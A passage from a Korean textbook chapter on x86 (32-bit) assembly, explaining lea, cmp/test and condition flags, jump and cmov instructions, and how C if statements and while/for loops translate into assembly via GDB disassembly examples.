예를 들어 레지스터 %eax가 상숫값 0x5, 레지스터 %edx가 상숫값 0x4, 레지스터 %ecx가 0x808(주솟값이 될)을 가졌다고 가정하자. [표 8-9]는 몇 가지 lea 연산과 그 해석, 해당하는 값을 나타낸다.

표 8-9 lea 연산 예

명령	해석	값
lea 8(%eax), %eax	8 + %eax → %eax	13 → %eax
lea (%eax, %edx), %eax	%eax + %edx → %eax	9 → %eax
lea (,%eax,4), %eax	%eax × 4 → %eax	20 → %eax
lea -0x8(%ecx), %eax	%ecx − 8 → %eax	0x800 → %eax
lea -0x4(%ecx, %edx, 2), %eax	%ecx + %edx × 2 − 4 → %eax	0x80c → %eax

모든 경우에 lea 명령은 소스 S에 의해 정의된 피연산자에 대해 산술 연산을 수행하고, 그 결과를 대상 피연산자 D에 저장한다. mov 명령어는 lea 명령과 동일하다. 단, mov 명령은 소스 피연산자가 메모리 형태인 경우 반드시 소스 피연산자 값을 메모리 위치로 다뤄야 한다는 차이가 있다. 그에 비해, lea는 메모리 룩업 없이 피연산자에 대해 같은(때로는 복잡한) 산술 연산을 수행한다. 컴파일러는 일부 산술 연산 유형 대신 현명하게 lea를 사용할 수 있다.

8.4 조건부 제어와 반복문

이 절에서는 조건문과 반복문('1.3 조건문과 반복문' 참조)에 대한 어셈블리 명령을 살펴본다. 코드는 조건문을 사용해 조건 표현식의 결과에 따라 프로그램 실행을 변경할 수 있다.

8.4.1 사전 준비

명령 포인터(%eip)가 프로그램 시퀀스상에서 다음에 실행될 명령이 아닌 명령을 가리키게 하도록, 컴파일러는 조건문을 변환한다.

조건부 비교 명령

비교 명령이 수행하는 산술 연산은 조건부 프로그램의 실행을 용이하게 한다. [표 8-10]은 조건부 제어와 관련된 기본 명령을 나타낸다.

표 8-10 조건부 제어 명령

명령	해석
`cmp R1, R2`	R1과 R2를 비교한다(즉, R2 - R1을 평가한다)
`test R1, R2`	R1 & R2를 계산한다

cmp 명령은 두 레지스터 R2와 R1의 값을 비교한다. 구체적으로는 R2에서 R1을 뺀다. test 명령은 비트와이즈 AND를 수행한다. 다음과 같은 명령을 흔히 볼 수 있다.

```
test %eax, %eax
```

이 예시에서 %eax끼리의 비트와이즈 AND는 %eax에 0이 있을 때만 0이 된다. 다시 말해, 0 값에 대한 테스트는 다음과 동일하다.

```
cmp $0, %eax
```

지금까지 다룬 산술 명령과 달리 cmp와 test 명령은 대상 레지스터를 변경하지 않는다. 대신, 두 명령은 **조건 코드 플래그**condition code flags로 불리는 단일 비트 값 열을 수정한다. 예를 들어 cmp 명령은 R2 − R1의 계산 결괏값에 따라 조건 코드 플래그를 양수(크다), 음수(작다), 또는 0(같다) 값으로 바꾼다. 조건 코드값은 ALU의 연산에 관한 정보를 인코딩한다는 점을 상기하자('5.5.1 ALU'). 조건 코드 플래그는 x86 시스템의 FLAGS 레지스터 일부다.

표 8-11 흔히 사용하는 조건 코드 플래그

플래그	해석
ZF	0과 같은가? (1: 네; 0: 아니오)
SF	음수인가? (1: 네; 0: 아니오)
OF	오버플로가 발생했는가? (1: 네; 0: 아니오)
CF	산술 자리 올림이 발생했는가? (1: 네; 0: 아니오)

[표 8-11]은 조건 코드 연산에 사용되는 일반적인 플래그를을 나타낸다. cmp R1, R2 명령을 다시 살펴보자.

- ZF 플래그는 R1과 R2가 같으면 1로 설정된다.
- SF 플래그는 R2가 R1보다 작으면(R2 − R1의 결과가 음수이면) 1로 설정된다.
- OF 플래그는 R2 − R1의 결과가 정수 오버플로를 발생시키면 1로 설정된다(부호가 있는 비교에서 유용하다).
- CF 플래그는 R2 − R1의 결과가 자리 올림을 발생시키면 1로 설정된다(부호가 없는 비교에서 유용하다).

SF와 OF 플래그는 부호가 있는 정수의 비교에서 사용되고, CF 플래그는 부호가 없는 정수의 비교에서 사용된다. 조건 코드 플래그에 관한 자세한 논의는 이 책의 범위를 벗어지만, cmp와 test를 통해 레지스터를 설정함으로써 다음에 다룰 점프 명령을 올바르게 작동할 수 있다.

점프 명령

점프 명령을 사용하면 프로그램의 실행을 코드의 새로운 위치로 '점프'하게 할 수 있다. 이제까지 살펴본 어셈블리 프로그램에서 %eip는 항상 프로그램 메모리의 다음 명령을 가리킨다. 점프 명령은 %eip가 아직 실행되지 않은 새로운 명령을 가리키거나(if 구문의 경우 등) 이전에 실행된 명령(반복문의 경우 등)을 가리키게 할 수 있다.

표 8-12 직접 점프 명령

명령	설명
jmp L	L에서 지정한 위치로 점프한다
jmp *addr	지정한 주소로 점프한다

직접 점프 명령direct jump instruction. [표 8-12]는 직접 점프 명령 목록이다. L은 **심볼릭 라벨**symbolic label이며, 프로그램의 목적 파일object file을 식별하는 데 사용된다. 모든 라벨은 문자와 콜론 뒤의 숫자로 구성된다. 라벨은 목적 파일 범위에 대해 **local** 또는 **global**이 될 수 있다. 함수 라벨은 **global**이 되기 쉬우며, 대개 함수 이름과 콜론으로 구성된다. 예를 들어 main:(또는 <main>:)은 사용자가 정의한 main 함수에 대한 라벨로 사용된다. 이와 대조적으로 스코프가 **local**인 라벨은 앞에 점이 붙는다. 예를 들어 .L1:은 if 구문이나 반복 컨텍스트에서 만날 수 있는 로컬 라벨이다.

모든 라벨은 관련된 주소를 갖는다. CPU가 jmp 명령을 실행할 때, 이 명령은 %eip를 수정해 라벨 L에 의해 정의된 프로그램 주소를 반영하도록 한다. 어셈블리를 작성하는 프로그래머 역시 jmp * 명령을 사용해 점프할 특정 주소를 지정할 수 있다. 종종 local 라벨은 함수 시작 지점의 오프셋으로 간주된다. 따라서 main의 시작에서 28바이트 떨어진 주소는 <main+28>이라는 라벨로 표현되기도 한다.

예를 들어 jmp 0x8048427 <main+28> 명령은 주소 0x8048427(<main+28> 라벨과 관련됨)로 점프할 것을 지시하는데, 이는 main 함수의 시작 주소에서 28바이트 떨어져 있음을 나타낸다.

이 명령을 실행하면 `%eip`는 `0x8048427`로 설정된다.

조건부 점프 명령conditional jump instruction. 조건부 점프 명령 동작은 `cmp` 명령에 의해 설정된 조건 코드 레지스터에 따라 결정된다. [표 8-13]은 흔히 쓰는 조건부 점프 명령 목록이다. 각 명령은 점프 명령임을 알리는 `j` 문자로 시작하고 명령의 접미사는 해당 점프가 수행되는 조건을 나타낸다. 점프 명령 접미사는 부호가 있는 수 비교인지, 부호가 없는 수 비교인지도 결정한다.

표 8-13 조건부 점프 명령(괄호 안은 동의어)

부호가 있는 비교	부호가 없는 비교	설명
`je (jz)`		같거나(==) 또는 0이면 점프한다
`jne (jnz)`		같지 않으면 점프한다(!=)
`js`		음수이면 점프한다
`jns`		비음수이면 점프한다
`jg (jnle)`	`ja (jnbe)`	크면 점프한다(>)
`jge (jnl)`	`jae (jnb)`	크거나 같으면(>=) 점프한다
`jl (jnge)`	`jb (jnae)`	작으면(<) 점프한다
`jle (jng)`	`jbe (jna)`	작거나 같으면(<=) 점프한다

여러 조건부 점프 명령을 암기하는 대신, 명령 접미사를 알아두는 것이 훨씬 이롭다. [표 8-14]는 점프 명령에서 자주 사용되는 접미사 목록이다.

표 8-14 점프 명령 접미사

문자	원 용어
`j`	jump(점프)
`n`	not(같지 않다)
`e`	equal(같다)
`s`	signed(부호가 있다)
`g`	greater(크다, 부호 있는 해석)
`l`	less(작다, 부호 있는 해석)
`a`	above(크다, 부호 없는 해석)
`b`	below(작다, 부호 없는 해석)

명령을 소리 내어 읽어보면 부호를 가진 비교 명령 jg는 **jump greater**(크면 점프)의 약자이며, 동의어인 jnle는 **jump not less or equal**(작거나 같지 않으면 점프)의 약자이다. 마찬가지로 부호가 없는 비교 명령 ja는 **jump above**(크면 점프)의 약자이며, 동의어인 jnbe는 jump not below or equal(작거나 같지 않으면 점프)의 약자이다.

명령을 소리 내어 읽어보면 특정 동의어가 왜 특정 명령에 상응하는지 이해할 수 있다. 더 크다greater와 더 작다less라는 용어가 CPU에서 숫자 값을 부호가 있는 값으로 비교한다는 점을 기억해야 한다. 반면, **above**와 **below**는 부호가 없는 숫자를 비교한다.

goto 구문

이후 절들에서는 어셈블리의 조건부와 반복문을 살펴보고 C로 역엔지니어링한다. 조건부 및 반복문과 관련된 어셈블리 코드를 C로 되돌릴 때는 C 언어의 `goto` 형식을 이해하면 도움이 된다. `goto` 구문은 C의 프리미티브이며 코드의 다른 부분으로 프로그램 실행을 이동한다. `goto` 구문과 관련된 어셈블리 명령은 `jmp`다.

`goto` 구문은 `goto` 키워드와 그 뒤에 이어지는 **goto 라벨**로 구성된다. **goto 라벨**은 실행이 계속돼야 하는 지점을 나타내는 프로그램 라벨 유형이다. 따라서 `goto done`은 프로그램 을 실행할 때 `done`이라는 라벨이 붙은 위치로 점프해야 함을 의미한다. `switch` 구문을 포함한 C 언어의 프로그램 라벨 예시는 '2.9.1 switch 구문'에서 이미 다뤘다.

다음 코드 목록은 표준 C 코드로 작성한 `getSmallest` 함수(첫 번째) 및 이와 관련해 C 코드로 작성한 `goto` 형태다(두 번째). `getSmallest` 함수는 두 정수(`x`와 `y`)의 값을 비교해 둘 중 작은 변수를 `smallest` 변수에 할당한다.

정규 C 버전

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { // if (조건)
        smallest = y; // then 구문
    }
    else {
        smallest = x; // else 구문
    }
```

```
    return smallest;
}
```

goto를 사용한 코드

```
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { // if (!조건)
        goto else_statement;
    }
    smallest = y; // then 구문
    goto done;

else_statement:
    smallest = x; // else 구문

done:
    return smallest;
}
```

여기서는 goto 형태가 직관적이지 않을 수 있으나 해당 내용을 자세히 들여다보자. 조건부는 x가 y보다 작거나 같은지 확인한다.

- 만약 x가 y보다 작거나 같다면, 프로그램은 else_statement라는 라벨로 제어를 이동한다. 이 라벨은 smallest=x라는 단일 구문을 포함한다. 프로그램은 선형적으로 실행되므로, 프로그램은 done 라벨 아래의 코드를 실행한다. 이 코드는 smallest(x)의 값을 반환한다.
- x가 y보다 크다면, smallest는 y로 할당된다. 프로그램은 다음으로 goto done 구문을 실행한다. 이에 따라 제어는 done 라벨로 이동하며, smallest(y)의 값을 반환한다.

프로그래밍의 초기 시절에는 goto 구문이 널리 사용됐지만, 현대 코드에서 goto 구문을 사용하는 것은 코드의 전체 가독성을 떨어뜨리기 때문에 바람직하지 않은 관행으로 간주된다. 사실, 컴퓨터 과학자인 에츠허르 데이크스트라Edsger Dijkstra는 goto 구문의 사용을 혹평하는 「Go To는 해로운 명령어Go To Statement Considered Harmful」라는 유명한 논문[1]을 쓰기도 했다.

1 Edsger Dijkstra,"Go To Statement Considered Harmful," Communications of the ACM 11(3), pp. 147–148, 1968.

일반적으로 잘 설계된 C 프로그램에서는 `goto` 구문을 사용하지 않으며 프로그래머는 그런 코드가 읽고, 디버깅하고, 유지보수하기 어렵다는 것을 알기 때문에 이의 사용을 꺼린다. 그러나 C 언어의 `goto` 구문은 이해해두는 편이 좋다. GCC는 전형적으로 조건이 있는 코드를 `goto` 형태로 변경한 뒤, `if` 구문이나 반복문이 있는 어셈블리로 변환하기 때문이다.

8.4.2 어셈블리에서의 if 구문

어셈블리의 `getSmallest` 함수를 살펴보자. 편의상 함수를 다시 생성한다.

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
```

위 코드에 대해 GDB에서 추출된 어셈블리 코드는 다음과 비슷하다.

```
(gdb) disas getSmallest
Dump of assembler code for function getSmallest:
  0x8048411 <+6>:   mov    0x8(%ebp),%eax
  0x8048414 <+9>:   cmp    0xc(%ebp),%eax
  0x8048417 <+12>:  jle    0x8048421 <getSmallest+22>
  0x8048419 <+14>:  mov    0xc(%ebp),%eax
  0x804841f <+20>:  jmp    0x8048427 <getSmallest+28>
  0x8048421 <+22>:  mov    0x8(%ebp),%eax
  0x8048427 <+28>:  ret
```

지금까지 봐온 어셈블리 코드와 다소 다르다. 각 명령에 연관된 **바이트**가 아닌 **주소**를 볼 수 있

다. 이 어셈블리 세그먼트는 설명을 위해 간결하게 편집했다. 보통 함수 생성 및 종료에 관련된 명령(즉, `push %ebp`, `mov %esp, %ebp`)과 스택에 공간을 할당하는 명령은 표시하지 않았다. 관습적으로 GCC는 레지스터 `%ebp+8`와 `%ebp+0xc`(혹은 `%ebp+12`)에 각각 함수의 첫 번째, 두 번째 매개변수를 넣는다. 명확한 설명을 위해, 매개변수를 각각 `x`와 `y`로 부르겠다.

앞에서 본 어셈블리 코드의 처음 몇 줄을 살펴보자. 이 예시는 명시적으로 스택을 그리지 않는다. 스택은 여러분이 직접 그려보기 바란다. 이를 통해 여러분은 스택 추적 스킬을 기를 수 있다.

- 첫 번째 `mov` 명령은 레지스터 `%ebp+8`(첫 번째 매개변수, x)에 있는 값을 복사하고, 콜 스택상의 메모리 위치 `%eax`에 놓는다. 명령 포인터(`%eip`)는 다음 명령의 주소인 0x08048414로 설정된다.
- `cmp` 명령은 위치 `%ebp+12`의 값(두 번째 매개변수, y)과 x의 값을 비교하고 코드 플래그 레지스터에 적절한 조건을 설정한다. 레지스터 `%eip`는 다음 명령 주소인 0x08048417을 가리킨다.
- 세 번째 줄의 `jle` 명령은 x가 y보다 작거나 같으면, 위치 `<getSmallest+22>`의 `mov 0x8(%ebp),%eax`이 실행돼야 하고, `%eip`가 주소 0x8048421으로 설정돼야 함을 나타낸다. 그렇지 않으면 `%eip`는 순서상 다음 명령인 0x8048419로 설정된다.

다음으로 실행하는 명령은 프로그램이 주소 `<getSmallest+12>`의 분기(즉, 점프 실행)를 따르는지 여부에 따라 달라진다. 우선 분기를 따르지 않는 경우부터 생각해보자. 이 경우, `%eip`는 0x8048419 (즉, `<getSmallest+14>`)로 설정되고 다음 명령 시퀀스가 실행된다.

- `<getSmallest+14>`의 `mov 0xc(%ebp),%eax` 명령은 y의 값을 레지스터 `%eax`에 복사한다. 레지스터 `%eip`는 0x804841f를 가리킨다.
- `jmp` 명령은 레지스터 `%eip`를 주소 0x8048427로 설정한다.
- 마지막으로 함수의 끝을 나타내는 `ret`이 실행된다. 이 경우, `%eax`는 y를 포함하며 `getSmallest`는 y를 반환한다.

이제 브랜치에서 `<getSmallest+12>`가 선택된다고 가정하자. 다시 말해, `jle` 명령이 레지스터 `%eip`를 0x8048421(즉, `<getSmallest+22>`)로 설정한다. 그리고 다음 명령을 실행한다.

- 주소 0x8048421의 `mov 0x8(%ebp),%eax` 명령은 x의 값을 레지스터 `%eax`에 복사한다. 레지스터 `%eip`는 0x8048427를 가리킨다.
- 마지막으로 함수의 끝을 나타내는 `ret`이 실행된다. 이 경우, `%eax`는 x를 포함하며 `getSmallest`는 x를 반환한다.

앞의 어셈블리를 다음과 같이 표현할 수 있다.

```
0x8048411 <+6>:  mov 0x8(%ebp),%eax             # x를 %eax에 복사한다.
0x8048414 <+9>:  cmp 0xc(%ebp),%eax             # x와 y를 비교한다.
0x8048417 <+12>: jle 0x8048421 <getSmallest+22> # x<=y이면 <getSmallest+22>로 이동
                                                # 한다.
0x8048419 <+14>: mov 0xc(%ebp),%eax             # y를 %eax에 복사한다.
0x804841f <+20>: jmp 0x8048427 <getSmallest+28> # <getSmallest+28>로 이동한다.
0x8048421 <+22>: mov 0x8(%ebp),%eax             # x를 %eax에 복사한다.
0x8048427 <+28>: ret                            # 함수를 벗어난다(%eax를 반환한다).
```

이를 다시 C 코드로 변환하면 다음과 같다.

goto를 사용한 코드

```
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        goto assign_x;
    }
    smallest = y;
    goto done;

assign_x:
    smallest = x;

done:
    return smallest;
}
```

변환된 C 코드

```
int getSmallest(int x, int y) {
    int smallest;
    if (x <= y) {
        smallest = x;
    }
    else {
```

```
        smallest = y;
    }
    return smallest;
}
```

이 코드에서 변수 smallest는 레지스터 %eax에 해당한다. 만약 x가 y보다 작거나 같으면, 코드는 smallest = x 구문을 실행한다. 이는 이 함수의 goto 형태 안의 assign_x에 할당된 goto 라벨과 관련된다. 그렇지 않으면 smallest = y 구문이 실행된다. goto 라벨 done은 smallest의 값이 반환돼야 함을 나타낸다.

어셈블리 코드를 C 코드로 변환한 코드가 원래의 getSmallest 함수와 살짝 다른 것을 눈여겨보자. 큰 차이가 없어서 자세히 보면 두 함수는 논리적으로 동일하다. 하지만 컴파일러는 우선 모든 if 구문을 동등한 goto 형태로 변환한다. 그 결과 약간 다르지만 동등한 버전의 코드가 생성된다. 다음 코드 예시는 표준 if 구문 포맷과 그에 해당하는 goto 형태를 나타낸다.

C if 구문

```
if (<조건>) {
    <then 구문>;
}
else {
    <else 구문>;
}
```

컴파일러가 변환한 goto 형태

```
    if (!<조건>) {
        goto else;
    }
    <then 구문>;
    goto done;
else:
    <else 구문>;
done:
```

컴파일러가 어셈블리로 변환한 코드는 조건이 참일 때 점프를 지정한다. 이는 조건이 참이 아닐 때 (else로) '점프'하는 if 구문의 구조와 반대된다. goto 형태는 로직에서 이 차이를 나타낸다.

getSmallest 함수의 원래 goto 변환에서 다음을 확인할 수 있다.

- x <= y는 !<조건>에 해당한다.
- smallest = x는 <else 구문>이다.
- smallest = y줄은 <then 구문>이다.
- 함수의 마지막 줄은 return smallest다.

위 내용을 기반으로 함수의 원 버전을 다시 작성하면 다음과 같다.

```
int getSmallest(int x, int y) {
    int smallest;
    if (x > y) {     //!(x <= y)
        smallest = y; // then 구문
    }
    else {
        smallest = x; // else 구문
    }
    return smallest;
}
```

이 버전은 원래 getSmallest 함수와 동일하다. C 코드 수준에서 다른 방식으로 작성된 함수가 어셈블리 명령에서는 동일할 수 있음을 기억하자.

cmov 명령

조건부 명령 중에서 마지막으로 설명할 것은 **조건부 이동**conditional move(cmov) 명령이다. cmp, test, jmp 명령은 프로그램에서의 **조건부 제어 전달**conditional transfer of control을 구현한다. 다시 말해, 프로그램의 실행 분기는 여러 갈래로 나뉜다. 이 브랜치들의 비용이 매우 높기 때문에 코드를 최적화하는 데 큰 문제가 될 수 있다.

이와 대조적으로, cmov 명령은 **조건부 데이터 전달**conditional transfer of data을 구현한다. 다시 말해, 조건부의 <then 구문>과 <else 구문>이 모두 실행되면 조건의 결과에 따라 데이터를 적절한 레지스터에 위치시킨다.

C의 **삼항 표현**을 사용하면 컴파일러는 종종 점프 대신 cmov 명령을 생성한다. 표준 if-then-else 구문에 대한 삼항 표현은 다음 형태를 띤다.

```
result = (<조건>) ? <then 구문> : <else 구문>;
```

이 형태를 사용해 getSmallest 함수를 삼항 표현으로 작성해본다. 새 버전의 함수는 원래의 getSmallest 함수와 정확하게 동일하게 동작한다.

```
int getSmallest_cmov(int x, int y) {
    return x > y ? y : x;
}
```

큰 변화가 보이지 않는다면 결과 어셈블리를 들여다보자. 첫 번째와 두 번째 매개변수(x와 y)가 스택 주소 %ebp + 0x8과 %ebp + 0xc에 각각 저장된다.

```
0x08048441 <+0>:   push   %ebp              # ebp를 저장한다
0x08048442 <+1>:   mov    %esp,%ebp         # ebp를 업데이트한다
0x08048444 <+3>:   mov    0xc(%ebp),%eax    # y를 %eax에 복사한다
0x08048447 <+6>:   cmp    %eax,0x8(%ebp)    # x와 y를 비교한다
0x0804844a <+9>:   cmovle 0x8(%ebp),%eax    # (x <= y)이면 x를 %eax에 복사한다
0x0804844e <+13>:  pop    %ebp              # %ebp를 복원한다
0x0804844f <+14>:  ret                      # %eax를 반환한다
```

이 어셈블리 코드에는 점프가 없다. x와 y를 비교한 후, x가 y보다 작거나 같을 때만 반환 레지스터로 이동한다. 점프 명령과 마찬가지로, cmov 명령의 접미사는 조건부 이동이 발생하는 조건을 나타낸다. [표 8-15]는 조건부 이동 명령 셋의 목록이다.

표 8-15 cmov 명령

부호가 있는	부호가 없는	설명
cmove (cmovz)		같으면(==) 이동한다
cmovne (cmovnz)		같지 않으면(!=) 이동한다
cmovs		음수이면 이동한다
cmovns		음수가 아니면 이동한다
cmovg (cmovnle)	cmova (cmovnbe)	크면(>) 이동한다
cmovge (cmovnl)	cmovae (cmovnb)	크거나 같으면(>=) 이동한다
cmovl (cmovnge)	cmovb (cmovnae)	작으면(<) 이동한다
cmovle (cmovng)	cmovbe (cmovna)	작거나 같으면(<=) 이동한다

컴파일러는 점프 명령을 cmov 명령으로 변환하는 데 매우 주의를 기울인다. 부작용과 포인터값이 연관될 때는 더욱 그렇다. 다음은 incrementX 함수를 작성하는 동등한 두 가지 방법이다.

C 코드

```
int incrementX(int *x) {
    if (x != NULL) { // x가 NULL이 아니면
        return (*x)++; // x를 증가시킨다.
    }
    else { // x가 NULL이면
        return 1; // 1을 반환한다.
    }
}
```

C 삼항 형식

```
int incrementX2(int *x){
    return x ? (*x)++ : 1;
}
```

각 함수는 정수에 대한 포인터를 입력으로 받고 그 입력이 NULL인지 확인한다. 만약 x가 NULL이 아니면, 함수는 x 값을 증가시킨 뒤 참조되지 않은 값을 반환한다. 그렇지 않으면, 함수는 1을 반환한다.

incrementX2가 삼항 표현을 사용하므로 cmov 명령을 사용한다고 생각하기 쉽다. 하지만 두 함수는 동일한 어셈블리 코드로 변환된다.

```
0x80484cf <+0>:   push   %ebp
0x80484d0 <+1>:   mov    %esp,%ebp
0x80484d2 <+3>:   cmpl   $0x0,0x8(%ebp)
0x80484d6 <+7>:   je     0x80484e7 <incrementX2+24>
0x80484d8 <+9>:   mov    0x8(%ebp),%eax
0x80484db <+12>:  mov    (%eax),%eax
0x80484dd <+14>:  lea    0x1(%eax),%ecx
0x80484e0 <+17>:  mov    0x8(%ebp),%edx
0x80484e3 <+20>:  mov    %ecx,(%edx)
0x80484e5 <+22>:  jmp    0x80484ec <incrementX2+29>
0x80484e7 <+24>:  mov    $0x1,%eax
0x80484ec <+29>:  pop    %ebp
0x80484ed <+30>:  ret
```

cmov 명령은 **조건과 관련된 양쪽 브랜치를 모두 실행한다**. 다시 말해 x는 항상 역참조된다. x가 널 포인터인 경우를 생각해보자. 널 포인터를 역참조하는 것은 코드에서 널 포인터 예외를 야기하고 세그멘테이션 폴트로 이어진다는 점을 기억하자. 이런 상황이 발생하지 않도록, 컴파일러는 안전한 길을 택해 점프를 사용한다.

8.4.3 어셈블리에서의 for 반복문

if 구문과 마찬가지로, 어셈블리에서 반복문은 점프 명령을 사용해 구현된다. 그렇지만 반복문은 평가된 조건의 결과에 기반해 명령을 **다시 실행**revisited시킬 수 있다.

다음 예시에서의 sumUp 함수는 1부터 사용자가 정의한 정수까지 모든 양의 정수를 합한다. 이 코드는 C의 while 반복문을 설명하기 위해 의도적으로 최적화하지 않았다.

```
int sumUp(int n) {
    // total과 i를 초기화한다.
int total = 0;
```

```
    int i = 1;

    while (i <= n) {  // i가 n보다 작거나 같은 동안
        total += i;   // i를 total에 더한다.
        i++;          // i를 1 증가시킨다.
    }
    return total;
}
```

GDB에서 -m32 옵션을 사용해 이 코드를 컴파일하고 디스어셈블하면 다음 어셈블리 코드가 나타난다.

```
(gdb) disas sumUp
Dump of assembler code for function sumUp:
  0x804840b <+0>:   push   %ebp
  0x804840c <+1>:   mov    %esp,%ebp
  0x804840e <+3>:   sub    $0x10,%esp
  0x8048411 <+6>:   movl   $0x0,-0x8(%ebp)
  0x8048418 <+13>:  movl   $0x1,-0x4(%ebp)
  0x804841f <+20>:  jmp    0x804842b <sumUp+32>
  0x8048421 <+22>:  mov    -0x4(%ebp),%eax
  0x8048424 <+25>:  add    %eax,-0x8(%ebp)
  0x8048427 <+28>:  add    $0x1,-0x4(%ebp)
  0x804842b <+32>:  mov    -0x4(%ebp),%eax
  0x804842e <+35>:  cmp    0x8(%ebp),%eax
  0x8048431 <+38>:  jle    0x8048421 <sumUp+22>
  0x8048433 <+40>:  mov    -0x8(%ebp),%eax
  0x8048436 <+43>:  leave
  0x8048437 <+44>:  ret
```

이 예시에서도 스택을 명시적으로 그리지 않겠다. 여러분이 직접 그려보기를 권한다.

첫 5개 명령

이 함수의 첫 5개 명령은 함수 실행을 위한 스택을 셋업한다.

```
0x804840b <+0>:   push   %ebp                # ebp를 스택에 저장한다.
0x804840c <+1>:   mov    %esp,%ebp           # ebp를 업데이트한다(새로운 스택 프레임).
0x804840e <+3>:   sub    $0x10,%esp          # 스택 프레임에 16 bytes를 더한다.
0x8048411 <+6>:   movl   $0x0,-0x8(%ebp)     # 0을 ebp-0x8에 넣는다(total).
0x8048418 <+13>:  movl   $0x1,-0x4(%ebp)     # 1을 ebp-0x4에 넣는다(i).
```

함수 안의 **임시 변수**가 스택 위치에 저장된다는 점을 상기하자. 단순하게 설명하기 위해 위치 `%ebp-0x8`은 `total`, 위치 `%ebp-0x4`는 `i`로 표기한다. `sumUp`의 입력 매개변수(n)는 스택 위치 `%ebp-0x8`로 이동한다.

반복문 본체

`sumUp` 함수의 다음 7개 명령은 반복문 본체에 해당한다.

```
0x804841f <+20>:  jmp    0x804842b <sumUp+32>  # <sumUp+32>으로 점프한다.
0x8048421 <+22>:  mov    -0x4(%ebp),%eax       # i를 eax에 복사한다.
0x8048424 <+25>:  add    %eax,-0x8(%ebp)       # i를 total에 더한다(total+=i).
0x8048427 <+28>:  add    $0x1,-0x4(%ebp)       # 1을 i에 더한다(i+=1).
0x804842b <+32>:  mov    -0x4(%ebp),%eax       # i를 eax에 더한다.
0x804842e <+35>:  cmp    0x8(%ebp),%eax        # i와 n을 비교한다.
0x8048431 <+38>:  jle    0x8048421 <sumUp+22>  # (I <= n)이면 <sumUp+22>로 점프한다.
```

- 첫 번째 명령은 `<sumUp+32>`으로 직접 점프하며, 명령 포인터(`%eip`)가 주소 0x804842b로 설정된다.
- 다음으로 실행되는 `<sumUp+32>`과 `<sumUp+35>` 명령은 레지스터 `%eax`에 `i`값을 복사하고 `i`와 `sumUp` 함수의 첫 번째 매개변수(n)와 비교한다. `cmp` 명령은 `<sumUp+38>`의 `jle` 명령을 준비하기 위한 적절한 조건 코드를 설정한다.
- `<sumUp+38>`의 `jle` 명령이 실행된다. `i`가 `n` 보다 작거나 같다면, 프로그램은 다시 한번 `<sumUp+22>`로 점프하고 `%eip`는 0x8048421로 설정된다. 다음 명령이 차례대로 실행된다..
  - `mov -0x4(%ebp),%eax`는 `i`를 레지스터 `%eax`에 복사한다.
  - `add %eax,-0x8(%ebp)`은 `i`를 `total`에 더한다(즉, `total+=i`).

- `add $0x1,-0x4(%ebp)`는 `i`를 1만큼 증가시킨다(즉, `i+=1`).
- `mov -0x4(%ebp),%eax`는 `i`를 레지스터 `%eax`에 복사한다.
- `cmp 0x8(%ebp),%eax`는 `i`를 `n`과 비교한다.
- `i`이 `n` 보다 작거나 같으면 `jle 0x8048421 <sumUp+22>` 명령은 이 명령 시퀀스의 처음으로 되돌아간다.

- `<sumUp+38>`의 브랜치가 수행되지 않으면(즉, `i`이 `n` 보다 작거나 같지 않으면), `total`은 반환 레지스터에 입력되며, 함수는 종료된다.

다음은 `sumUp` 함수의 어셈블리와 `goto` 형태로 나타낸 코드다.

어셈블리

```
<sumUp>:
<+0>:   push   %ebp
<+1>:   mov    %esp,%ebp
<+3>:   sub    $0x10,%esp
<+6>:   movl   $0x0,-0x8(%ebp)
<+13>:  movl   $0x1,-0x4(%ebp)
<+20>:  jmp    <sumUp+32>
<+22>:  mov    -0x4(%ebp),%eax
<+25>:  add    %eax,-0x8(%ebp)
<+28>:  addl   $0x1,-0x4(%ebp)
<+32>:  mov    -0x4(%ebp),%eax
<+35>:  cmp    0x8(%ebp),%eax
<+38>:  jle    <sumUp+22>
<+40>:  mov    -0x8(%ebp),%eax
<+43>:  leave
<+44>:  ret
```

변환한 goto 형태

```
int sumUp(int n) {
    int total = 0;
    int i = 1;
    goto start;
body:
    total += i;
```

```
    i += 1;
start:
    if (i <= n) {
        goto body;
    }
    return total;
}
```

이 코드는 goto 구문을 사용하지 않은 다음의 C 코드와 동일하다.

```
int sumUp(int n) {
    int total = 0;
    int i = 1;
    while (i <= n) {
        total += i;
        i += 1;
    }
    return total;
}
```

어셈블리에서의 for 반복문

sumUp 함수의 주요 반복문은 for 반복문으로 작성할 수도 있다.

```
int sumUp2(int n) {
    int total = 0;              // total을 0으로 초기화한다.
    int i;
    for (i = 1; i <= n; i++) { // i를 1로 초기화하고 i<=n인 동안 1씩 증가시킨다.
        total += i;             // total을 i만큼 업데이트한다.
    }
    return total;
}
```

이 코드는 `while` 반복문 예시와 동일한 어셈블리 코드를 만들어낸다. 다음은 그 어셈블리 코드와 각 줄의 주석이다.

```
0x8048438 <+0>:  push   %ebp                  # ebp를 저장한다.
0x8048439 <+1>:  mov    %esp,%ebp             # ebp를 업데이트한다(새로운 스택 프레임).
0x804843b <+3>:  sub    $0x10,%esp            # 스택 프레임에 16바이트를 더한다.
0x804843e <+6>:  movl   $0x0,-0x8(%ebp)       # ebp-0x8에 0을 넣는다(total).
0x8048445 <+13>: movl   $0x1,-0x4(%ebp)       # ebp-0x4에 1을 넣는다(i).
0x804844c <+20>: jmp    0x8048458 <sumUp2+32> # <sumUp2+32>으로 점프한다.
0x804844e <+22>: mov    -0x4(%ebp),%eax       # i를 %eax에 복사한다.
0x8048451 <+25>: add    %eax,-0x8(%ebp)       # %eax를 total에 더한다 (total+=i).
0x8048454 <+28>: addl   $0x1,-0x4(%ebp)       # 1을 i에 더한다(i+=1).
0x8048458 <+32>: mov    -0x4(%ebp),%eax       # i를 %eax에 복사한다.
0x804845b <+35>: cmp    0x8(%ebp),%eax        # i와 n을 비교한다.
0x804845e <+38>: jle    0x804844e <sumUp2+22> # (i <= n)이면 <sumUp2+22>로 점프한다.
0x8048460 <+40>: mov    -0x8(%ebp),%eax       # total을 %eax에 복사한다.
0x8048463 <+43>: leave                        # 함수에서 이탈할 준비를 한다.
0x8048464 <+44>: ret                          # total을 반환한다.
```

